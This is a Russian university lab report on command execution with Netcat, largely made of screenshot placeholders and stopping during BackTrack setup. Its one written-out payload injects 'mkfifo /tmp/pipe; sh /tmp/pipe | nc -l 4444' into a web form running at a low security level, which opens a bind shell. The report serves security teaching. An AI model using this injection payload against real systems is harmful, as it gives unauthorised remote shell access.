

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г.
ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ
компьютерной безопасности и
криптографии

Исполнение команд с помощью Netcat

ОТЧЕТ ПО ДИСЦИПЛИНЕ

«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЕННЫХ БАЗ ДАННЫХ»

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Сенокосова Владислава Владимировича

Преподаватель


доцент, к.п.н

подпись, дата


А. С. Гераськин

Саратов 2024

Войдем от пользователя root:




Ставим низкий уровень защиты:







Вводим в поле ввода, заменив IPADDRESS на IP-адрес Fedora:
IPADDRESS;mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe

1. mkfifo создает именованный канал pipe. Такие каналы позволяют отдельным процессам обмениваться данными, хотя они не были созданы для работы друг с другом. Это позволит другим процессам соединиться с netcat
2. nc -l 4444 сообщает netcat прослушивать и позволить соединение с портом 4444




Установка BackTrack:







Настройка BackTrack:




Загружаемся с live образа операционки:



